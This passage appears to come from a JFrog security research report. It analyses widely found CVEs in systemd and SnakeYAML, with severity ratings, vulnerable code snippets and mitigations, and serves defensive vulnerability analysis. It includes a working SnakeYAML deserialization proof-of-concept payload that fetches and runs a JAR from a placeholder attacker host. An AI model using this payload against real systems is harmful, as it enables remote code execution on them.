On October 6, 2019, Debian patched 6 Jackson-databind CVEs, and that patch was featured on Hacker News.



Those were the catalysts to several, subsequent CVEs, most of which were serialization gadgets to bypass the blacklist by individual researchers and not separate vulnerabilities.
Version 2.10 introduced a new API that allows developers to safely use Polymorphic typing.
Therefore the number of Jackson-databind CVEs decreased and is expected to remain low, since polymorphic typing CVEs accounted for the bulk of all reported CVEs.

#6 CVE-2022-3821 - Denial of service in systemd	
# Affected Artifacts	25,131
Short Description	`systemd` Buffer Overflow
Impact	Denial-of-Service
NVD Severity Rating	Medium (CVSS 5.5)
JFrog Severity Rating	Low
Fixed Versions	252-rc1

Impact Analysis

- Extremely popular since it was not fixed in all Debian versions (buster and bullseye)
  - Unfixed due to it being a “Minor issue”
- The vulnerability has no real-world impact. Its internal function has no external data inputs, and the vulnerability leads to a 1-byte overflow, which is usually hard to exploit even for a denial of service (DoS) attack.

Technical Vulnerability Details

`systemd` is a software suite that provides an array of system components for Linux-based operating systems. Its main aim is to unify service configuration and behavior across Linux distributions.

It was discovered that due to an off-by-one error in the **`format_timespan`** function in **`time-util.c`**, a 1-byte out-of-bounds write occurs, which may lead to a DoS attack.

The issue requires control over both arguments of the vulnerable function: t and **`accuracy`**. The vulnerable function is inside an internal header file, which isn't exported and is only used by the **`systemd`** utilities. No user input is supplied to this function through the default **`systemd`** utilities.

Also, developing code and linking with the library via **`-lsystemd`** doesn't give access to this function.

The JFrog Security Research team gave this vulnerability a **Low** severity rating.

The following reasons lower the issue's severity -

- The vulnerability requires the attacker to have control over both arguments of the vulnerable function format_timepsan, which is very unlikely since the function is a non-exported function. Furthermore, there are no systemd CLI utilities that pass external data to this function.
- The vulnerability leads to a 1-byte overflow. This error is unlikely to cause a crash in real-world environments.

The following reasons raise the issue's severity -

- A partial proof of concept (PoC) was published. The PoC is an internal test that performs a one-byte overwrite, by calling internal functions.

Contextual Analysis

No contextual analysis is available for this issue since there's no scenario of triggering it.

Vulnerable Code Snippet

This sample vulnerable code calls the vulnerable function format_timespan. This function is internal.

```
int main() {
     char buf[5];
     char *p;
     usec_t t = 100005;
     usec_t accuracy = 1000;
     p = format_timespan(buf, sizeof(buf), t, accuracy);
     printf("%s\n",p);
     return 0;
 }
```

Mitigation Options

No mitigation is available for this issue.

Vulnerability In-Depth Details

No in-depth analysis is available for this issue.

#7 CVE-2022-1471 - Remote code execution in SnakeYAML	
# Affected Artifacts	25,101
Short Description	`SnakeYAML` Design Problem
Impact	Remote Code Execution
NVD Severity Rating	Critical (CVSS 9.8)
JFrog Severity Rating	Critical
Fixed Versions	**No fixed versions yet**

Impact Analysis

- In December 2022, CVE-2022-1471 (RCE) was made public, which remained unfixed for an entire month after it was discovered.
- This issue was discovered on May 22, 2017 and published in a paper called “Java Unmarshaller Security” by Moritz Bechler. A CVE was only reported for this issue five years later, on April 11, 2022.
- CVE-2022-1471 was very widespread since SnakeYAML is the #1 YAML parser for Java (according to Maven)

- **The vulnerability has a truly critical severity, however,** exploiting the issue for remote code execution is trivial and stable.
  - The vulnerability scenario is quite likely (parsing untrusted YAML data while not using the non-default “SafeConstructor”)
- No version of SnakeYAML contains a fix for this issue and the currently proposed patch is extremely partial, meaning the next SnakeYAML version will also be vulnerable
- We recommend vendors to apply the suggested mitigation (below under “Mitigation Options”) ASAP.

Technical Vulnerability Details

SnakeYAML is a popular Java-based YAML parsing that provides a high-level API for the serialization and deserialization of YAML documents. A crafted YAML file containing a Java `Constructor` was revealed to lead to remote code execution due to deserialization.

SnakeYaml's Constructor class, inherited from SafeConstructor, allows any class type to be deserialized. A ConstructorException is thrown, but only after the malicious payload is deserialized.

To exploit this issue, an attacker must find remote input that propagates into the **`Yaml.load()`** method. Additionally, the attacker must deserialize a Java "gadget" class that's available in the application's classpath in order to achieve code execution via the deserialization. In theory, this is another exploitation prerequisite. However, there are default gadget classes available, such as the built-in **`javax.script.ScriptEngineManager`**, which makes the vulnerability **always exploitable** without needing any additional “gadget” classes in the application’s classpath.

A remote code execution proof of concept (PoC example), using the Java built-in class **`javax.script.ScriptEngineManager`** shows:

```
String strYaml = "!!javax.script.ScriptEngineManager [!!
java.net.URLClassLoader "
                + "[[[!!java.net.URL [\"http://attacker.com\"]]]]";;
Yaml yaml = new Yaml(new Constructor(Foo.class));
yaml.load(strYaml);
```

The PoC will run an arbitrary JAR file supplied from http://attacker.com.
However, the vulnerability will not apply to applications that use the (non-default) **`SafeConstructor`**.

The JFrog Security Research team gave this vulnerability a **Critical** severity rating.

The following reasons lower the issue's severity -

- An attacker must find remote input that propagates into the Yaml.load() method.

The following reasons raise the issue's severity -

- It is highly likely SnakeYAML will be used to parse externally-supplied YAML data.
- There is a PoC demonstrating remote code execution for all to see.

Contextual Analysis

JFrog's contextual analysis scanner checks whether the **`Yaml.load`** function is run with external data, where the file contents can be attacker-controlled. The scanner also checks whether a SafeConstructor to help mitigate the issue.

Vulnerability Analysis and Findings

Vulnerable Code Snippet

```
Yaml yaml = new Yaml(new Constructor(Foo.class));
yaml.load(external_data);
```

Mitigation Options

Use the (non-default) **`SafeConstructor`** class to initialize the **`Yaml`** class.

```
LoaderOptions options = new LoaderOptions();
Yaml yaml = new Yaml(new SafeConstructor(options));
String strYaml = Files.readString(Path.of("input_file"));
String parsed = yaml.load(strYaml);
```


Note: this class will only allow deserialization of basic types such as Integers, Strings, Maps etc.

Vulnerability In-Depth Details

No in-depth analysis is available for this issue.

Trend Analysis

The following graph displays the number of CVEs affecting SnakeYAML disclosed over each of the last 3 years.



What to expect in 2023?


On April 26, 2022, initial integration of SnakeYAML was pushed to OSS-Fuzz.

That same day, 3 out of the 7 CVEs were discovered by the fuzzer (CVE-2022-38749,CVE-2022-38750, CVE-2022-38751).

In the following days and weeks, 3 more CVEs were discovered using the fuzzer.

We expect 2023 to contain a smaller amount of bugs (but still more than zero) since OSS-Fuzz keeps running, but is past its initial prime time.

In December 2022, the latest 7th vulnerability: CVE-2022-1471 (RCE) was made public, which remained unfixed even at the end of the year (a whole month after it was released). This CVE was known from May 22, 2017 more than 5 years ago and published in a paper uploaded to GitHub about `Java Unmarshaller Security` by Moritz Bechler. It was first reported on April 11, 2022.



Vulnerability Analysis and Findings

#8 + #9 + #10
CVE-2022-41854 / CVE-2022-38751 / CVE-2022-38750
Denial of service in SnakeYAML

# Affected Artifacts	25,101
Short Description	**SnakeYAML** Stack Exhaustion
Impact	Denial-of-Service
NVD Severity Rating	Medium (CVSS 6.5)
JFrog Severity Rating	High
Fixed Versions	CVE-2022-41854: 1.32 [default config], No fixed versions yet [non-default config] CVE-2022-38751: 1.31 CVE-2022-38750: 1.31

Impact Analysis

- Extremely popular since SnakeYAML is the #1 YAML parser for Java (according to Maven)
- The vulnerability has a High severity rating due to the fact:
  - Its ability to exploit the issue for DoS is trivial and stable
  - The vulnerable scenario is very likely (parsing untrusted YAML data, no additional prerequisites!)
- The DoS impact on library usage carries a moderate threat.
- Note that CVE-2022-41854 can be exploited on non-default configurations even on the “fixed” version.

Technical Vulnerability Details

SnakeYAML is a popular Java-based YAML parsing that provides a high-level API for the serialization and deserialization of YAML documents.
When loading a YAML document, SnakeYAML uses recursion to parse objects from the document.

Google OSS-Fuzz is a continuous fuzz testing service that helps identify and fix security vulnerabilities in open-source software by using automated testing and machine learning to generate and prioritize test cases.

OSS-Fuzz reported the bug, found by one of its fuzzers. A reproducer and stack trace were attached to the report.

The vulnerability is a stack exhaustion by a crafted YAML file containing a deeply nested YAML, that may lead to a denial of service.

Vulnerability Analysis and Findings

Despite the vulnerability being fixed and patched on SnakeYAML v1.32 or later, a non-default configuration (`setAllowRecursiveKeys(true);`) allows this issue to still be exploitable. However, such a configuration is very rare.

To exploit this issue, an attacker must find remote input that propagates into the **Yaml.load()** method. Note that the issue can be exploited even if the **Yaml** class is initialized with a **SafeConstructor**.

The JFrog Security Research team gave this vulnerability a **High** severity rating.

The following reasons raise the issue's severity -

- It is highly likely SnakeYAML will be used to parse externally-supplied YAML data.
- A crashing Proof-of-Concept is available through OSS-fuzz for SnakeYAML.
- Even on patched versions, a non-default configuration can be used to exploit the package, though very unlikely.

The following reasons lower the issue's severity -

- An attacker must find remote input that propagates into the Yaml.load() method and the issue can only be exploited if the Yaml class is initialized with a SafeConstructor or with a Constructor that accepts an explicit type only.

Vulnerability Analysis and Findings

Contextual Analysis

JFrog's contextual analysis scanner checks whether the **Yaml.load** function is run with external data, where the file contents can be attacker-controlled.The scanner also checks whether a vulnerable non-default configuration is used on a patched version.

Vulnerable Code Snippet

```
Yaml yaml = new Yaml(new SafeConstructor());
yaml.load(external_data);
```

Mitigation Options

Wrap SnakeYAML's load method with exception handling:

```
try {
    String parsed = yaml.load(strYaml);
}
catch(StackOverflowError e) {
    System.err.println("ERROR: Stack limit reached");
}
```

Vulnerability In-Depth Details

No in-depth analysis is available for this issue.

Trend Analysis

See the trend analysis for CVE-2022-1471 above, which refers to the same component (SnakeYAML).

Authors Biographies

Our dedicated team of security engineers and researchers are committed to advancing software security through discovery, analysis, and exposure of new vulnerabilities and attack methods.

Stay up-to-date with JFrog Security Research. Follow the latest discoveries and technical updates from the JFrog Security Research team in our security research blog posts and on Twitter at @JFrogSecurity.

Shachar Menashe is senior director of JFrog Security Research. With over 17 years of experience in security research, including low-level R&D, reverse engineering, and vulnerability research, Shachar is responsible for leading a team of researchers in discovering and analyzing emerging security vulnerabilities and malicious packages. He joined JFrog through the Vdoo acquisition in June 2021, where he served as vice president of security. Shachar holds a B.Sc. in electronics engineering and computer science from Tel-Aviv University.

Yair Mizrahi is a Senior Vulnerability Researcher at JFrog Security. Mizrahi has over a decade of experience and specializes in vulnerability research and reverse engineering. He is responsible for discovering and analyzing emerging security vulnerabilities. In addition, Mizrahi discovered various zero-days and exploited multiple zero-clicks as an Android vulnerability researcher.